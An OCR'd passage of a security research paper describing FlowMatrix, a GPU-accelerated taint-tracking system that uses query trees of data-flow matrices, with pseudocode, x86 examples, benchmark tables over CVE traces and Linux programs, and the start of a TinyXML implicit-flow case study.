


Figure 3: A query tree of 15 leaf vertices handles a query from 3 to 13. The tree splits the query into sub-queries to search for pre-computed data flows of segments. Those recursive sub-queries are presented as red edges marked with sub-query ranges. Dark vertices are chosen ones in this query to be multiplied.

tree. A query tree is a full binary tree, where each vertex other than leaves has exactly two child vertices. Each vertex stores a data flow matrix of a sub-segment. For instance, the root vertex stores the data flow from the beginning to the end of the whole segment $[1,N]$, and its children represent two halves $[1,N/2]$ and $[N/2+1,N]$ respectively. We keep splitting all segments into two halves until all of them reach size 1. In Figure 3, we show an example of such a binary-tree built based on a snippet with 15 instructions. Every non-leaf vertex has been marked with a segment it represents: the summary of two child vertices.

Tree construction is the pre-computation process before queries. We take the execution trace as input and compute the data flow stored in every on-tree vertex. As each non-leaf vertex relies on the data flows from both children, we adopt a recursion algorithm to build the tree from bottom to top. More specifically, as function `QueryTreeConstruct` shown in Algorithm 1, we start assigning tasks from the full segment, $[1,N]$. Every time we divide the current segment into two halves (if it has not yet become a segment of length 1), and then call the same procedure on both halves. When a segment's size reaches 1, then it is a leaf and represents a data flow of a single instruction. The data flow matrix of one instruction is directly loaded from the data flow cache or database. Then, the parent vertex summarizes data flow matrices from two children, and uses the product matrix as the data flow matrix stored in the parent. Similarly, data flow matrices of other non-leaf vertices are computed after their children are both ready. Once the root is ready, the procedure of the whole query tree construction is completed.

Figure 3 also illustrates an example where the data flow between interval $[3,13]$ is queried from a trace of length 15. Our solution procedure starts from the root $[1,15]$: The query interval is a subset of the segment of the root. Thus, we move

Algorithm 1: FLOWMATRIX Tree Construction

```
// trace - An execution trace of a program
// α,ω - Indices in trace, where α ≤ ω
// v - A vertex in the binary query tree
// root - Root vertex in the binary query tree
// Return with summarized matrices replied from
   children.
1  function BuildSubTree(trace, v, α, ω)
2      v.segment ← [α...ω];
3      if α = ω then
           // v is a leaf vertex
4          v.M ← ruleCache.loadMatByIdx(trace, α);
5      else
           // v is a non-leaf vertex
6          v.lChild ← ϕ;
7          v.rChild ← ϕ;
8          BuildSubTree(trace, v.lChild, α, v.mid);
9          BuildSubTree(trace, v.rChild, v.mid + 1, ω);
10         v.M ← matrixBuilder.Summarize(v.lChild.M, v.rChild.M);
11     end
12     return v
13 end
14 function QueryTreeConstruct(trace)
15     root ← ϕ;
16     root ← BuildSubTree(trace, root, 1, trace.length());
17     return root
18 end
19 function GetSubFlow(v, α, ω)
20     if v.segment ⊂ [α...ω] then
           // In range. Return this vertex's matrix.
21         return v.M
22     end
23     if v.segment ∩ [α...ω] = ϕ then
           // Fully outside. Return an identity matrix.
24         return I
25     end
       // Overlapping! Ask children recursively.
26     leftSum ← GetSubFlow(v.lChild, α, ω);
27     rightSum ← GetSubFlow(v.rChild, α, ω);
       // Return with summarized matrices replied from
          children.
28     return matrixBuilder.Summarize(leftSum, rightSum)
29 end
30 function GetIntervalFlow(root, α, ω)
       // Get data flow matrix for segment [α..ω].
31     return GetSubFlow(root, α, ω)
32 end
```

to child vertices and split the interval into $[3,8]$ and $[9,13]$ logically. We repeat these steps until we meet a vertex whose segment is a subset of the query interval, e.g., $[3,4]$. Then the data flow matrix for $[3,4]$ will be returned. Finally, to obtain the result of the query, we just summarize those returned matrices, which are $M_{3\to4}$, $M_{5\to8}$, $M_{9\to12}$ and $M_{13\to13}$ in our example.

Note that at any level, one query will have at most two overlaps intervals, the most left interval and the most right interval. Only those overlaps would cause calls to the next level on the tree. Otherwise, the function call will directly return with the vertex's data flow matrix or an identity matrix. In other words, *Query* function at most visits four vertices on one level; among those four, at least two of them will directly return without diving into their subtrees. Given that a query tree is a balanced binary tree and that its height is $\lceil log_2 N \rceil$ following $O(logN)$, the number of total vertices we have to visit in a query is $O(logN)$. Note that only when there is an overlapping, the data flow summarization will be performed.

Thus, a query would only operate data flow summarization for $O(logN)$ times.

4.3 FLOWMATRIX Extension for Implicit Flows and Indirect Flows


Tracking of implicit and indirect data flows, of which two common examples are memory address references and conditional control flows [28], has always been a challenge in DIFT. These non-explicit data flows are usually defined in a taint propagation policy [50]. The challenge arises due to the severe over-tainting (taint explosion) that resulted from propagating all non-explicit data flows. Typical solutions use propagation policies based on heuristics, such as one-level table lookups [51] to control the conditions of implicit taint propagation, or specifically handled strict control flow dependence [52]. For existing DIFT solutions, the problem is exacerbated by the fact that taint propagation policies have to be determined before DIFT is performed and any changes to the policies necessitate a rerun of the DIFT making iterative fine tuning of the policy hard. This highlights two desirable properties we would like to achieve: a unified way of reasoning and defining non-explicit data flow and a cheap way to perform changes to taint propagation policies.

Implicit and indirect data flows typically imply an indirect influence. Specifically, implicit flows happen when the condition variable in a conditional branch implicitly affects the data that is defined in the branch; indirect flows exist because a memory address indirectly affects the data at the memory location. Intuitively, we can use a variable ϕ to make these implicit/indirect relations explicit. The taint propagation policy then can be defined as a set of ϕ where enabling the tracking of an implicit data flow can be achieved by incorporating ϕ in the taint propagation.

FLOWMATRIX enables this to be done in a unified and low-cost manner. Assigning an additional variable is an 1-row-column extension operation on FLOWMATRIX: the column vector represents the source of influence for ϕ and the row vector denotes what is being influenced. After modification of one or several data flow matrices, our query tree design allows minimum vertex updates. Only ancestors of modified vertices are no longer carrying the up-to-date data flows. Thus, a query tree update is to re-compute a chain of ancestors of a modified vertex.

Specifically, implicit flow and indirect flow are handled as follows: An implicit flow is represented by defining the dependency from the condition variable to ϕ and from ϕ to any variables being defined by in-branch instructions; An indirect flow is represented by defining the dependency from a memory address to ϕ and ϕ to the memory content.


Examples in X86 We provide an X86 example of the implicit control flow in Figure 4(a). In this case, there is an implicit control flow between register *rdi* and register *rax*: *rdi*



(a) Control-flow dependency example (b) Information flow augment

(c) Augment for `je` instruction (d) Augment for `mov` instruction

Figure 4: Example for implicit flow augment. V_{snap} is the extended virtual variable for data flow snapshot. All matrices have been simplified for easy presentation.



(a) Example in memory reference (b) Augment for `mov` instruction

Figure 5: Example for indirect flow augment. All matrices have been simplified for easy presentation.

contains data from external inputs and controls a conditional jump which leads to a data move instruction, assigning register *rax* with a constant. The condition variable here is the Zero Flag (*ZF*) set by the `test` instruction; the control flow influences *rax* implicitly. As a result, we assign an implicit flow variable, and set data flows from *ZF* to the variable and from the variable to *rax*.

Another X86 example is provided for the memory address reference in Figure 5(a). There is an implicit flow between register *rcx* and the target of an indirect call through a memory reference. The memory address variable in the move instruction is equivalent to *rsi*; the *def* variable here is register *rdx*. Since all of these are performed in a single instruction, we can optimize it by directly adding data flows from *rsi* to *rdx* explicitly in this move instruction.

Figure 4(c) and Figure 4(d) illustrates the matrix edition operations in FLOWMATRIX for the control-dependency case shown in Figure 4(a). As for those cases where no variable is assigned explicitly, matrices are directly modified by adding the originally-missed influences to them. Figure 5(b) illustrates the matrix operation for such optimized scenarios.

5 Implementation

We have prototyped FLOWMATRIX utilities and query framework[1]. To provide a friendly interface, we also provide users the ability to raise influence queries and view results through an *interactive* command line prompt. In this section, we introduce important technical details during our implementation.

[1]Source code is available at https://github.com/mimicji/FlowMatrix.

Choice of GPU Programming Framework. FLOWMATRIX needs to be represented in sparse matrix format. There are many libraries available for GPU-based sparse matrix supports, including TensorFlow [53], PyTorch [54], and CuSparse [55]. TensorFlow is an end-to-end open-source platform for machine learning but also provides APIs for direct tensor operations. However, it currently does not support SpGEMM, which is crucial for FLOWMATRIX. PyTorch is also a platform mainly designed for machine learning. With extension package [56], PyTorch is able to support SpGEMM operations. However, due to the high-performance overhead from Python, and lack of flexibility to customize GPU management, we decide to provide PyTorch-based Python bindings for query only. For better performance, we implement our prototype based on CuSparse library from the NVIDIA CUDA toolkit. This provides us an opportunity to pursue better performance but requires us to manage GPUs by ourselves.

Multi-threading and Database Management. Due to GPUs' powerful ability in parallel computing, a single thread usually can not fully utilize all GPUs' computing power in the task of query tree construction. Fortunately, we observe that different sub-trees of a FLOWMATRIX query tree do not depend on each other. Thus, it enables multiple threads to work on several sub-trees in parallel. Specifically, the ancestor vertices of sub-trees that are not yet computed can be later summarized by one process within negligible time after all workers finish their jobs.

After a thorough analysis of the performance profile of a worker, we discover that most of the time had been spent on database loading and storing and data transferring between CPU and GPU. We notice that in a sub-tree construction, a worker always loads data flow rules from the database sequentially as it performs a DFS-like algorithm. Inspired by this, our tool deploys a read cache which reads a sequence of instruction data flows from the database at one time. Also, a write buffer is adopted for inserting summarized data flows into the database within one transaction.

GPU Scheduling. Without scheduling, even summarizing two FLOWMATRIX data flows is performed into fully dependent stages, where each stage never starts until its previous stage finishes. For example, we first load the matrix from the database, transfer it to GPU memory, and then do the same thing to the second one. Such a pipeline is unnecessary as these two matrices do not have dependencies. In this way, GPU resources are also not well-scheduled among threads, as all threads may be transferring data at the same time while GPU cores are idle.

To address this issue, we use CUDA streams, which allow programs to overlap computation and data transfer operations inside or across threads to maximize the utilization of GPU cores. In our previous case, two matrices can be transferred to GPU memory asynchronously. As for multiple threads, the GPU cores work in a pipeline manner: once a computation task of one thread is done, cores automatically move on to the next task from another thread.

Data Flow Rules. Data flow rules taken by FLOWMATRIX are automatically generated by TaintInduce [43], which infers taint rules from observations of CPU states. Not all generated rules can be directly transformed into a matrix representation. In particular, for those branch instructions and conditional move instructions, TaintInduce provides different taint rules corresponding to different branches. When FLOWMATRIX summarizes data flows into matrices, it requires a unique rule for a particular instruction. Thus, in execution traces, besides instruction sequences, we also record necessary branch condition information stored in registers (e.g., `eflags` register) and pick the corresponding rule during the data-flow summarization.

Extensible APIs. We aim to expose most of the tool's options through a command line prompt, and we also support power users who may need more flexibility than what provided commands can offer. Our tool provides direct access to its functionality and allows users to customize their own commands. To use these utilities, users would write command handler functions in C++ and register them to the command prompt. Inside the functions, users can invoke our tool's API to acquire specified information flows, inspect its content, modify it and write back to the database at will.

6 Evaluation

In this section, we present the evaluation of the following aspects of FLOWMATRIX.

- The performance of FLOWMATRIX-based DIFT query operations, as well as the improvement achieved by GPU assistance;
- The throughput of the DIFT query enabled by FLOWMATRIX works on real-world programs compared with traditional dynamic taint analysis;
- The performance bottleneck and space overhead of FLOWMATRIX-based DIFT query;
- The benefit of FLOWMATRIX demonstrated via case studies.

6.1 Experiment Setup

We conduct all experiments on a server with an Intel E5-2620 v4 CPU processor, two NVIDIA Tesla V100 GPUs and 256GB physical memory. The OS is Ubuntu 20.04 LTS. The CPU processor is equipped with eight 2.10GHZ cores, 16 hyper threads, and 20MB L3 cache.

We use 15 common programs of which vulnerabilities are listed in Table 1 as our security task dataset. Our program

Table 1: Summary of tested software vulnerabilities. **#Instr.** is the number of instructions from taint sources towards taint sinks of ground-truth in every CVE execution trace.

ID	Program	Vulnerability	#Instr.	CVE ID
1	Nginx	Stack Overflow	146,971	CVE-2013-2028
2	Sndfile-deinterleave	Stack Overflow	40,443	CVE-2018-19432
3	Readelf	Heap Overflow	259,332	CVE-2019-9077
4	Sndfile-convert	Out-of-bound Read	21,424	CVE-2017-14245
5	Thumbnail	Out-of-bounds Write	11,181,696	CVE-2014-8128
6	Eu-ranlib	Divide by Zero	32,935	CVE-2018-18521
7	Size	Stack Overflow	6,030	CVE-2014-9939
8	Thttpd	Information Leakage	17,873	CVE-2009-4491
9	Libsolv	Illegal Address Access	173,606	CVE-2018-20534
10	Mime-parse	Null Pointer Dereference	3,907	CVE-2017-8825
11	Objdump	Null Pointer Dereference	315,580	CVE-2017-17123
12	Cflow	Use-after-Free	5,070,298	CVE-2020-23856
13	Mp42aac	Null Pointer Dereference	146,371	CVE-2020-23912
14	Pngout	Integer Overflow	4,266	CVE-2020-29384
15	Nm-new	Heap Overflow	221,458	CVE-2021-20284

selection follows criteria: (1) covering common categories of vulnerability, namely *Stack Overflow*, *Heap Overflow*, *Out-of-bound Read & Write*, *Divide by Zero*, *Information Leakage*, and *Null Pointer Dereference*; (2) selecting vulnerable programs with publicly available proof-of-concept exploits. Their vulnerabilities are triggered by exploits we found from links on NVD [57] and recorded with a simple DynamoRIO [58] instruction tracer we implemented. Our modular design allows users to replace this tracer with any other one as long as it provides instruction traces, memory access addresses, `eflags` register at data flow branches (e.g., `cmov` instructions) and system call traces. A C++ API with a pre-defined structure has been provided for users to convert other traces to our format.

Moreover, we also prepare an additional experiment dataset of seven real-world applications to generally evaluate FLOWMATRIX DIFT query performance:

- **tar** - archive a text file and untar,
- **gzip** - compress a text file and decompress,
- **bzip** - compress a text file and decompress,
- **scp** - send a text file to remote server,
- **ngnix** - serve static content,
- **mongoDB** - insert, select, delete a database entry,
- **ghostscript** - browse an academic paper.

The first four utilities represent three different types of programs on system: *tar* is I/O bounded; *gzip* and *bzip* are CPU intensive; and *scp* is a mixed case. They are popularly used as an evaluation for some existing DIFT acceleration work [35, 36, 59]. Applications *gzip*, *nginx*, *mongoDB*, *ghostscript* are server and desktop tasks which are used in JetStream [29], for performance evaluation. We report the mean value of five trials in our experiments.

6.2 Performance of DIFT Query

We use 15 CVEs listed in Table 1 and seven general tasks to quantify the efficiency and the throughput of FLOWMATRIX DIFT query. We build query trees on top of the range from ground-truth source to sink for each trace to compare with other tools on the same task scales [60]. Then queries are performed by randomly selecting five pairs of common sources (input system calls) and common destinations (output system calls, *rip* register at indirect calls and returns) in security tasks. The average response time is reported in Table 2 and Table 3.

Table 2: Performance of FLOWMATRIX DIFT query and construction, compared with the performance of the CPU baseline for each trace. **FM-Sum** is the summarization time during query tree construction in seconds. **FM-Query** is the query response time in seconds. **CPU-Base** is the propagation time for the CPU-based baseline DIFT tool in seconds.

ID	Program	FM-Sum	FM-Query	CPU-Base
1	Nginx	5.22	0.034	27.57
2	Sndfile-deinterleave	0.93	0.016	6.86
3	Readelf	8.98	0.097	40.21
4	Sndfile-convert	0.49	0.057	3.08
5	Thumbnail	401.39	0.751	1686.26
6	Eu-ranlib	0.61	0.007	4.55
7	Size	0.15	0.001	0.81
8	Thttpd	0.57	0.009	5.18
9	Libsolv	8.31	0.105	68.05
10	Mime-parse	0.09	0.001	0.55
11	Objdump	13.2	0.133	52.78
12	Cflow	187.1	0.469	720.11
13	Mp42aac	7.84	0.266	19.18
14	Pngout	0.10	0.002	0.71
15	Nm-new	9.29	0.115	34.19

Table 3: Performance of FLOWMATRIX DIFT query and summarization, compared with Libdft. **Tracing** is the run time of our tracer in seconds. **FM-DFs** is the number of data flows carried by FLOWMATRIX during query tree construction. **FM-TP** is the throughput of data flows per second in FLOWMATRIX query tree construction. **Libdft-Taint** is the run time of Libdft in seconds. **Libdft-DFs** is the number of data flows tracked by Libdft. **Libdft-TP** is the throughput of tracked data flows per second in Libdft.

ID	Program	Tracing	FM-DFs	FM-TP	Libdft-Taint	Libdft-DFs	Libdft-TP
1	Nginx	1.04	21,249,714	4,070,826	3.20	27,306	12,136
2	Sndfile-deinterleave	0.49	5,929,082	4,070,826	1.13	9,655	14,199
3	Readelf	0.42	44,015,827	4,901,540	1.43	9,605	10,218
4	Sndfile-convert	0.35	3,631,270	7,410,755	1.11	2,602	4,066
5	Thumbnail	4.83	1,593,853,705	3,970,836	25.29	105,256	4,160
6	Eu-ranlib	0.44	4,482,776	7,348,813	1.29	11,848	15,190
7	Size	0.48	688,279	4,588,527	1.47	985	1,159
8	Thttpd	0.26	2,978,403	5,225,269	0.98	3,554	5,606
9	Libsolv	0.44	34,120,541	4,105,962	1.14	8,028	12,743
10	Mime-parse	0.35	400,299	4,447,767	1.16	207	309
11	Objdump	0.60	52,226,202	3,956,530	1.69	20,428	20,226
12	Cflow	0.70	832,777,490	4,450,975	1.90	37,764	30,211
13	Mp42aac	0.48	27,766,273	3,541,617	1.45	27,731	31,512
14	Pngout	0.28	769,360	7,693,600	0.87	4,577	8,975
15	Nm-new	0.57	38,608,796	7,693,600	3.67	119,820	39,545

Summarization Performance in Tree Construction. The average speed of FLOWMATRIX summarization is about preparing 54,766 vertices on a query tree per second. For most execution traces of CVEs, the total time costs for summarization are within 10 seconds. For the largest case, `Thumbnail` with 11,181,696 instructions, FLOWMATRIX DIFT query engine efficiently constructs the query tree within 401 seconds. For some heavy application cases (e.g., `mongoDB` and `ghostscript`), if an analyst wishes to compute a query tree for the whole execution trace, which rarely happens in real-world analysis, our tool finished data flow summarization in query tree construction within 9,390 seconds and 5,772

Table 4: The performance DIFT query on traces of seven general Linux applications. **#Instr.** shows the size of program execution traces. **FM-Query** shows the average response time of random queries. Those ones with (*) denote that its query tree vertices have been reduced for easy storage and computation. **FM-Sum** is the summarization time in FLOWMATRIX query tree construction. **FM-DFs** is the number of data flows carried in each tree construction.

Program	#Instr.	FM-Query	FM-Sum	FM-DFs	FM-TP
tar-archive	348,251	0.088	17.2	51,559,046	2,997,619
tar-untar	300,901	0.090	10.4	43,040,613	4,138,520
bzip2-compress	2,704,162	0.238	105.7	400,769,952	3,791,579
bzip2-decompress	537,937	0.127	19.6	80,392,946	4,101,681
gzip2-compress	355,531	0.095	16.2	42,062,045	2,596,423
gzip2-decompress	186,904	0.066	6.7	26,083,421	3,893,048
scp	153,290	0.049	5.4	20,682,643	3,830,119
nginx	1,616,050	0.153	52.7	205,554,578	3,900,466
mongodb	202,003,689	1.974*	9390.3	23,363,491,058	2,488,045
ghostscript	138,985,481	1.811*	5772.7	16,246,131,904	2,814,304

seconds, respectively. For real-world analysis, in most cases, only certain parts of the program execution are interesting and require further DIFT query analysis. Thus, tree size can be further reduced, as well as the tree construction time. Note that FLOWMATRIX is parallelable by design as all instructions are handled in the same operation. Table 4 shows that FLOWMATRIX's performance is positively correlated with the trace length, which indicates FLOWMATRIX scales well with resources proportional to the trace size. Also, note that constructing query trees is a one-time effort.

Query Response Time. The runtime for tree construction and query responding is presented in Table 3 and Table 4 for two dataset respectively. The overall runtime of DIFT Query ($\leq$ 0.5 s for most queries, and $\leq$ 1 s for all queries except `mongodb` and `ghostscript`) is substantially smaller than the CPU-based and GPU-assisted taint propagation. For extreme cases with 202 million instructions, our tool manages to answer a DIFT query in less than 2s on average. This is expected because intermediate matrices for queries are precomputed in the query tree construction, resulting in far fewer matrix multiplication operations required in DITF queries.

For cases of `mongodb` and `ghostscript`, by estimation, they require couples of TBs to store the full query tree. Thus, during the construction, we do not store the lowest 10 non-leaf levels of query trees on disk. This results in 1023 times fewer vertices on query trees. As a result of query tree reduction, more matrix multiplications are needed in query. Besides this trade-off, another factor is the richness of dataflows in vertices on trees. The complexity of sparse matrix multiplication is related to matrix's NNZ. Those two factors lead to a longer query time compared with other traces.

Comparison with CPU-based DIFT Baseline. We compare our FLOWMATRIX DIFT query tool with our CPU-based DIFT baseline. The baseline tool takes the same data flow rules but performs less computation: instead of matrix-matrix multiplication, it multiples matrices with a taint map vector on CPU, which is the exact propagation logic for most taint analysis tools. Note that matrix-matrix multiplication is in cubic complexity, in theory, while a vector-matrix multiplication is in square complexity.

Despite heavier computation, Table 2 shows that FLOWMATRIX DIFT summarization still outperforms CPU-based DIFT baseline by around 5.6 times. The performance improvement is mainly credited to FLOWMATRIX's ability to propagate data flows in parallel on thousands of GPU cores. In contrast, CPU baseline has to propagate taint tags from the taint map one by one. We also verify that FLOWMATRIX has the same result as the baseline taking the TaintInduce rules.

6.3 Comparison with Other Data Flow Analysis Solutions

Data Flow Tracking Throughput. To evaluate the ability of FLOWMATRIX query tool, we evaluate its data flow throughput per second. Table 3 presents the numbers of tracked data flows and data flow throughput of FLOWMATRIX summarization in security tasks. On average, FLOWMATRIX summarization achieves a throughput of 5,082,955. Its best result reaches 7,693,600 data flows per second when summarizing the trace of `Pngout`. Notice that our query tool always achieves a higher throughput on small traces than on large ones. The main reason is that matrices in small traces contain fewer data flows to be summarized.

Comparison with LibDFT. LibDFT is one of the state-of-the-art dynamic taint analysis tools widely used in security tasks [61]. Different from our after-the-fact approach, LibDFT is an online instrumentation-based taint tracking tool. For fairness, we present the performance overhead of our dynamic instruction tracer, which writes instruction traces to disk, as a reference for the performance comparison of LibDFT. In general, LibDFT is able to achieve reasonable performance overhead because of limited propagated taint tags. Thus, we compare the data flow tracking through-puts of FLOWMATRIX with LibDFT to show the power of our tool. Tracked data flows by LibDFT are counted according to the number of propagated taint tags during execution. In our experiment, LibDFT achieves 9,905 data flow through-puts on average, which is only 0.19% of the through-puts in FLOWMATRIX summarization on average. LibDFT's best result reaches 39,545 data flows per second on program `Nm-new`, which remains 0.5% through-puts compared with the case `Pngout` with most through-puts in FLOWMATRIX summarization.

Comparison with JetStream. JetStream is a state-of-the-art DIFT analysis tool supporting DIFT queries based on a server cluster. FLOWMATRIX is fundamentally distinct from JetStream: In terms of acceleration, FLOWMATRIX gain performance speedup by deploying a matrix representation and enabling GPUs as co-processors; JetStream, in contrast, parallels analysis on a cluster of servers. Moreover, FLOWMATRIX is orthogonal to JetStream. That is, FLOWMATRIX can be de-




Figure 6: FLOWMATRIX Query Tree Construction Scalability with one GPU

ployed on servers to further speed up local DIFT computation for each epoch in JetStream.

We compare with JetStream indirectly through a few common Linux tasks. According to the reported numbers in JetStream paper, JetStream is able to answer a DIFT query for the first time on `mongodb`, the largest test case for JetStream and FLOWMATRIX as well, within around 32 seconds with 76,042,962 data flow dependencies. The throughput is around 2,376,342 data flows per-second, with 128 CPU cores. By contrast, FLOWMATRIX DIFT summarization achieves a throughput of 2,488,045 also on the task case `mongodb`, slightly larger than the throughput of JetStream. However, the worst case is `gzip`, where it is reported that JetStream achieves 9,628,096 dependency throughputs while FLOWMATRIX summarization only reaches 2,596,423. In other common Linux programs, FLOWMATRIX outperforms JetStream in throughput by 2,814,304 over 2,097,464 in `ghostscript`. In general, the data flow throughput of FLOWMATRIX is comparable with JetStream, which works with 128 CPU cores.

6.4 Scalability and Bottleneck in Tree Construction

We examine the scalability in tree construction. Then we study the bottleneck and discuss how these bottlenecks can be further addressed.

Scalability. We further evaluate the scalability of FLOWMATRIX query tree construction. Figure 6 shows the speedup of performing query tree construction for each real-world application benchmark on a log-log scale as we vary the number of processes from 1 to 16. Results are normalized to evaluate a construction on a single core; the ideal speedup is shown as the diagonal line. Overall, multi-processing accelerates DIFT of FLOWMATRIX tree construction by 4-5.5x with a mean of 4.8x using eight processes. By examining the GPU usage, we find that a single process only uses around 20%-25% of GPU usage on average; the GPU utilization continues to be




Figure 7: FLOWMATRIX Byte-level performance improvement over bit-level.




Figure 8: FLOWMATRIX Query Tree Construction Scalability

above 90% when the number of processes reaches 8 in our experiments. With more GPUs available, FLOWMATRIX is expected to scale up and gain further speedup.

Granularity. Although FLOWMATRIX tracks bit-level data flows by default for accuracy, we provide users with options to track data flows at a more efficient byte level. We evaluate how would a more coarse-grained tracking level would affect our performance shown in Figure 7. On average, data flows are more complicated at the bit level, and the total number reaches 21.8 times more than byte level; the byte-level summarization is 5.5 times faster than bit-level. Among all datasets, `gzip-compress` is most affected by granularity change, which our tool achieves 8.2 times speed up when switching to the byte level. In contrast, `scp` is least sensitive to granularity. The performance only increases by 2.2 times at the byte level.

Bottleneck. We next examine the results of FLOWMATRIX query tree construction. Figure 8 shows the stacked bar graphs




Figure 9: Trade-off between query time and storage size in the optimization of reduced stored levels.

for each real-world application benchmark at eight processes.

The main bottleneck is file I/O, which takes over 50% of execution time. The reason is that we have reached the upper-bound speed of a single process within a single CPU core. Our tool needs to first load rules into memory from disks and then transfer rules to GPU memory sequentially. In this process, the CPU plays a critical role in scheduling. By increasing the number of processes to eight, we assign more CPU cores to perform file I/O in parallel, increasing all benchmarks' performance. A further improvement would be bypassing CPU and memory, requiring new hardware. For example, in the new generation Nvidia GPU, a technique RTX IO [62] can load data directly from SSD and send it to GPU via PCIe. By adopting such a technique, the performance of FLOWMATRIX tree construction can be further improved.

Query Tree Storage Overhead and Trade-off. In our experiment, the space cost of pre-computed matrices for the DIFT query is proportional to the number of instructions. For those cases where we enable the most efficient DIFT queries, the storage overhead is around 0.325GB per 100k instructions. For most CVE cases within fewer than one million instructions, the storage size is smaller than 10 GB. Those are the cases where we prioritize DIFT query efficiency. In practice, FLOWMATRIX engine can specify the height of the query tree for construction according to particular scenarios. The height can be decreased to maintain low storage overhead. In our largest scenario `mongodb` with over 200 million instructions, by reducing the tree height of 6, we manage to store the query tree within 241.7GB in the disk. We evaluate this trade-off on `mongodb` shown in Figure 9 with the query in the worst case. In general, cutting the lowest six levels or fewer has limited affection to FLOWMATRIX DIFT query usage as at most our tool needs to summarize two sub-trees of the height of 6, but it reduces around 50% storage size in the database. The query overhead grows with more levels not stored on a query tree. When 12 levels are not stored, the storage size ratio drops to 25.7% while the query overhead is non-trivial anymore, reaching 1.65 seconds. In our experiment, we choose to remove ten levels from the query tree for `mongodb` and `ghostscript` to achieve rapid query and acceptable storage overhead. Users are provided with options to balance the query response time and the storage size depending on their own scenarios. Within a large task scale, removing more levels from the query tree would be a good choice to save disk space.

6.5 Case Study

Handling Implicit Flow. We reproduce a case study of implicit control dependency in a popular tiny program, TinyXML [63], which is also reported in Neutaint [64]. As shown in List 1, `p` is a program input buffer. At line 4, a member variable `_closingType` will be assigned with a constant value (`CLOSING=2`) if a special character is found in the input buffer `p`. At line 9, `ele->ClosingType()` gets `_closingType` that is used to decide the program branching behavior. As `_closingType` is control dependent but not directly data dependent on the input buffer, most DIFT tools fail to track the data flows from `p` to `_closingType`.

```
1  // tinyxml2/tinyxml2.cpp:2044
2  if ( *p == '/' ) {
3     // Implicit control flow dependency
4     ele->_closingType = CLOSING;
5     ++p;
6  }
7  char* XMLNode::ParseDeep(...) {
8     // Broken information flows!
9     if (ele->ClosingType() == CLOSING) {
10       ...
11    }
12 }
```

Listing 1: Source code of implicit control dependency in `TinyXML`.

```
2000459 cmp al, 0x2f ; '/'
